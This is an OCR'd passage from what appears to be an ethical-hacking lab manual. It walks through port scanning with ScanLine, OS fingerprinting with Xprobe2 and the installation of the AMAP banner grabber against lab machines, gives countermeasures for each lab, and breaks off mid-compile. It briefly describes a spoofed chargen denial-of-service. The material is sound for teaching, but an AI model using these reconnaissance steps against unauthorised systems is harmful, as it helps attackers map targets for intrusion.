


```
C:\Tools\Windows\scan line>sl -v -b 192.168.0.8_
```

Scanline identifies open ports on the target and retrieves the banner information.

In this example, the target:

- Has ports 13, 19, 21, 25, 80, and 6666 open.
- Is using Microsoft FTP Service, version 5.0.
- Is using Microsoft ESMTP MAIL Service, version 5.0.2172.1
- Is using Microsoft IIS, version 5.0.



```
C:\Tools\Windows\scan line>sl -v -b 192.168.0.8
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Adding IP 192.168.0.8
Banner grabbing enabled.

No TCP ports provided - using default port list file: "TCPports.txt"
No TCP port list file found - using internal TCP list
No UDP ports provided - using default port list file: "UDPports.txt"
No UDP port list file found - using internal UDP list
Scan of 1 IP started at Sat Oct 09 22:11:51 2004
Pinging 1 IP (ICMP Echo Request)...
Found 1 live system
Scanning 1 IP...

-------------------------------------------------------------------------------
192.168.0.8
Responded in 10 ms.
0 hops away
Responds with ICMP unreachable: Yes
TCP ports: 7 9 13 19 21 25 80 135 139 443 445 1025 1026 1028 1755 3372 3389 6666

UDP ports: 7 9 135 137 138 161 445 500 1027 3456

TCP 13:
[10:11:49 PM 10/9/2004]

TCP 19:
[!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg !"#$%&'
()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh "#$%&'()*+,-]

TCP 21:
[220 win2000s-v Microsoft FTP Service (Version 5.0).]

TCP 25:
[220 win2000s-v Microsoft ESMTP MAIL Service, Version: 5.0.2172.1 ready at Sat,
9 Oct 2004 22:11:49 -0500]

TCP 80:
[HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 Date: Sun, 10 Oct 2004 03:11:49 GMT C
onnection: Keep-Alive Content-Length: 1270 Content-Type: text/html Set-Cookie:]

TCP 6666:
[4 V4 4 6 , (]

-------------------------------------------------------------------------------

Scan finished at Sat Oct 09 22:12:00 2004

1 IP and 267 ports scanned in 0 hours 0 mins 9.59 secs

C:\Tools\Windows\scan line>_
```

- Port 13 is used for the Daytime protocol.
- Port 19 is used for the character generator service (chargen).
- Port 6666 is normally used for Internet Relay Chat (IRC).
- Ports 13 and 19 can be used by an attacker to perform a Denial-of-Service (DoS) attack on the target as these ports are required to respond to requests without any authentication.

***Note:** Sending 1,000 simultaneous requests to port 19, the chargen service will respond with 1,000 endless loops of random character generation. What is worse is if two targets are compromised in this fashion; both targets can effectively create a DoS attack against each other with the attacker placing the IP address of each target (spoofing) as the source of the requesting computer.

Lab 4: Operating System Identification

Detect Operating System of Target: Xprobe2

Prerequisites: None

Countermeasures: IDS to detect UDP to port 32132, deny ICMP requests/reply.

Description: The Xprobe2 application is used to identify the possible operating system (OS) of the target. An attacker uses this information to launch appropriate attacks for the results obtained. Remember that all commands in Linux are *case sensitive*.

Procedure: Uncompress, compile, create the Xprobe2 executable and execute against the target with the syntax of:

```
Xprobe2 options Target IP ADDRESS
```

From the Linux directory containing the type Xprobe compressed file, type **tar –zxvf xprobe2-0.3.tar.gz**.


The Xprobe files will uncompress and install into a new directory named **xprobe2-0.3**.

Change to the new directory by typing **cd xprobe2-0.3** and pressing **Enter**.

The Xprobe application needs to be configured for the machine it is currently running on by typing i **./configure**.


The files will configure for the machine they are currently on. Be patient as this may take a few minutes depending on the computer.

The next step is to type **make** and press **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/Xprobe2/xprobe2-0.3
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
4:08 PM

```
checking sys/time.h presence... yes
checking for sys/time.h... yes
checking for unistd.h... (cached) yes
checking linux/filter.h usability... no
checking linux/filter.h presence... yes
configure: WARNING: linux/filter.h: present but cannot be compiled
configure: WARNING: linux/filter.h:     check for missing prerequisite headers?
configure: WARNING: linux/filter.h: see the Autoconf documentation
configure: WARNING: linux/filter.h:     section "Present But Cannot Be Compiled"
configure: WARNING: linux/filter.h: proceeding with the preprocessor's result
configure: WARNING: linux/filter.h: in the future, the compiler will take preced
ence
configure: WARNING:     ## ------------------------------------------ ##
configure: WARNING:     ## Report this to the AC_PACKAGE_NAME lists.  ##
configure: WARNING:     ## ------------------------------------------ ##
checking for linux/filter.h... yes
checking for an ANSI C-conforming const... yes
checking for size_t... yes
checking whether time.h and sys/time.h may both be included... yes
checking whether byte ordering is bigendian... no
configure: creating ./config.status
config.status: creating Makefile
config.status: creating config.h
[root@localhost xprobe2-0.3]# make
```


The make command will execute.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/Xprobe2/xprobe2-0.3
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
4:10 PM

```
obe/snmp'
g++ -c -g -O2  -Wall -W -Wcast-align -Wcast-qual -Wshadow -I. -I.. -I../../../ -
I ../../../xplib -I ../../../../libs-external/USI++ snmp.cc
g++ -c -g -O2  -Wall -W -Wcast-align -Wcast-qual -Wshadow -I. -I.. -I../../../ -
I ../../../xplib -I ../../../../libs-external/USI++ snmp_mod.cc
snmp done
make[4]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pro
be/snmp'
ar cr os_probe.a icmp_port_unreach/*.o icmp_echo_id/*.o icmp_timestamp/*.o \
    icmp_inforeq/*.o icmp_addrmask/*.o tcp_handshake/*.o tcp_rst/*.o smb/*.o snm
p/*.o
ranlib os_probe.a
make[3]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pro
be'
make[2]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules'
g++ -Wall -W -Wcast-align -Wcast-qual -Wshadow -g -O2 -I ./ -I ../libs-external/
USI++/src/ cmd_opts.o config_set.o interface.o interface_con.o log.o os_matrix.o
 scan_engine.o target.o targets_list.o xprobe.o xprobe_module_hdlr.o xprobe_modu
le_param.o  xpmodules/alive_probe/alive_probe.a xpmodules/os_probe/os_probe.a xp
lib/libxplib.a ../libs-external/USI++/src/libusi++.a -o xprobe2 -ldl -rdynamic
-lpcap
strip xprobe2
make[1]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src'
[root@localhost xprobe2-0.3]#
```


The last step prior to execution is to install the Xprobe application by typing:

```
make install
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/Xprobe2/xprobe2-0.3
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
4:12 PM

```
obe/snmp'
g++ -c -g -O2  -Wall -W -Wcast-align -Wcast-qual -Wshadow -I. -I.. -I../../../ -
I ../../../xplib -I ../../../../libs-external/USI++ snmp.cc
g++ -c -g -O2  -Wall -W -Wcast-align -Wcast-qual -Wshadow -I. -I.. -I../../../ -
I ../../../xplib -I ../../../../libs-external/USI++ snmp_mod.cc
snmp done
make[4]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pro
be/snmp'
ar cr os_probe.a icmp_port_unreach/*.o icmp_echo_id/*.o icmp_timestamp/*.o \
    icmp_inforeq/*.o icmp_addrmask/*.o tcp_handshake/*.o tcp_rst/*.o smb/*.o snm
p/*.o
ranlib os_probe.a
make[3]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pro
be'
make[2]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules'
g++ -Wall -W -Wcast-align -Wcast-qual -Wshadow -g -O2 -I ./ -I ../libs-external/
USI++/src/ cmd_opts.o config_set.o interface.o interface_con.o log.o os_matrix.o
 scan_engine.o target.o targets_list.o xprobe.o xprobe_module_hdlr.o xprobe_modu
le_param.o  xpmodules/alive_probe/alive_probe.a xpmodules/os_probe/os_probe.a xp
lib/libxplib.a ../libs-external/USI++/src/libusi++.a -o xprobe2 -ldl -rdynamic
-lpcap
strip xprobe2
make[1]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src'
[root@localhost xprobe2-0.3]# make install
```

The Xprobe application will now install.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/Xprobe2/xprobe2-0.3
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
4:27 PM

```
make[4]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pro
be/smb'
cd snmp; make
make[4]: Entering directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pr
obe/snmp'
snmp done
make[4]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pro
be/snmp'
ar cr os_probe.a icmp_port_unreach/*.o icmp_echo_id/*.o icmp_timestamp/*.o \
    icmp_inforeq/*.o icmp_addrmask/*.o tcp_handshake/*.o tcp_rst/*.o smb/*.o snm
p/*.o
ranlib os_probe.a
make[3]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules/os_pro
be'
make[2]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src/xpmodules'
g++ -Wall -W -Wcast-align -Wcast-qual -Wshadow -g -O2 -I ./ -I ../libs-external/
USI++/src/ cmd_opts.o config_set.o interface.o interface_con.o log.o os_matrix.o
 scan_engine.o target.o targets_list.o xprobe.o xprobe_module_hdlr.o xprobe_modu
le_param.o  xpmodules/alive_probe/alive_probe.a xpmodules/os_probe/os_probe.a xp
lib/libxplib.a ../libs-external/USI++/src/libusi++.a -o xprobe2 -ldl -rdynamic
-lpcap
strip xprobe2
make[1]: Leaving directory `/root/tools/Xprobe2/xprobe2-0.3/src'
[root@localhost xprobe2-0.3]#
```

In this example to execute Xprobe against a target, type:


```
xprobe2 172.16.1.40
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/Xprobe2/xprobe2-0.3
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
4:38 PM

```
[root@localhost xprobe2-0.3]# xprobe2  172.16.1.40
```

The results of the Xprobe application will be listed.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/Xprobe2/xprobe2-0.3
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
4:37 PM

```
[+] Primary guess:
[+] Host 172.16.1.40 Running OS: "Microsoft Windows XP" (Guess probability: 100%
)
[+] Other guesses:
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Server Service Pack 4"
(Guess probability: 100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Server Service Pack 3"
(Guess probability: 100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Server Service Pack 2"
(Guess probability: 100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Server Service Pack 1"
(Guess probability: 100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows XP SP1" (Guess probability:
100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Server" (Guess probabil
ity: 100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Workstation SP4" (Guess
 probability: 100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Workstation SP3" (Guess
 probability: 100%)
[+] Host 172.16.1.40 Running OS: "Microsoft Windows 2000 Workstation SP2" (Guess
 probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
```

From the results of this example:

- The primary guess is the target is running Microsoft Windows XP
- The other guesses include:
- Microsoft Windows 2000 Server Service Pack 4
- Microsoft Windows 2000 Server Service Pack 3
- Microsoft Windows 2000 Server Service Pack 2
- Microsoft Windows 2000 Server Service Pack 1
- Microsoft Windows XP SP1
- Microsoft Windows 2000 Workstation Service Pack 4
- Microsoft Windows 2000 Workstation Service Pack 4
- Microsoft Windows 2000 Workstation Service Pack 4
- Microsoft Windows 2000 Workstation Service Pack 4

In this example, the primary guess of Xprobe2 was incorrect as the target was actually Microsoft Windows 2000 Server with no updates or service packs installed.

***Note:** Even though Xprobe2 misidentified the target, it is possible that Xprobe has identified the host computer, which in this case is Microsoft Windows XP. Even so, Xprobe2 did identify that the target was Microsoft Windows in origin.

Lab 5: Banner Identification

Banner Grabbing: AMAP

Prerequisites: None

Countermeasures: Uninstall/disable unnecessary Services, banner alteration


Description: The amap application is used to obtain specific banner information from other running services by connecting to other ports on the target. An attacker uses this information to launch appropriate attacks for the results obtained. Remember that all commands in Linux are *case sensitive*.

Procedure: Download or compile the application and execute it with the following syntax:

```
amap <-options> target ip address
```


To install amap on a Linux computer:

- From the Linux directory containing the amap application type **tar –zxvf amap-5.2.tar.gz**.
- The contents of the file will be uncompressed in a new directory named **amap-5.2**.
- Change to the new directory by typing **cd amap-5.2** and pressing **Enter**.
- From the new directory the amap application needs to be configured for the computer it resides on by typing **./configure**.
- The amap application compiles.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/amap/amap-5.2
File Edit View Terminal Go Help
root
Mozi
Thu Nov 03
1:09 PM


```
updating cache ./config.cache
creating ./config.status
creating Makefile
creating pcre.h
creating pcre-config
creating RunTest
creating config.h


Starting amap auto configuration ...

Checking for openssl ...
                    ... found

Manual page will be install to: /usr/local/share/man

Amap will be installed into .../bin and .../etc of: /usr/local
  (change this by running ./configure --prefix=path)

Writing Makefile.in ...
Generating Makefile ...

now type "make"
[root@localhost amap-5.2]#
```

The next step is to make the amap executable by typing **make** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/amap/amap-5.2
File Edit View Terminal Go Help
Thu Nov 03
1:10 PM

```
updating cache ./config.cache
creating ./config.status
creating Makefile
creating pcre.h
creating pcre-config
creating RunTest
creating config.h


Starting amap auto configuration ...

Checking for openssl ...
                     ... found

Manual page will be install to: /usr/local/share/man

Amap will be installed into .../bin and .../etc of: /usr/local
  (change this by running ./configure --prefix=path)

Writing Makefile.in ...
Generating Makefile ...

now type "make"
[root@localhost amap-5.2]# make
```

The make command will create the amap executable.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/amap/amap-5.2
File Edit View Terminal Go Help
Thu Nov 03
1:10 PM

```
cd pcre-3.9 && make
make[1]: Entering directory `/root/tools/amap/amap-5.2/pcre-3.9'
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -O2 -c pcre.c
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -O2 -c maketables.c
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -O2 -c get.c
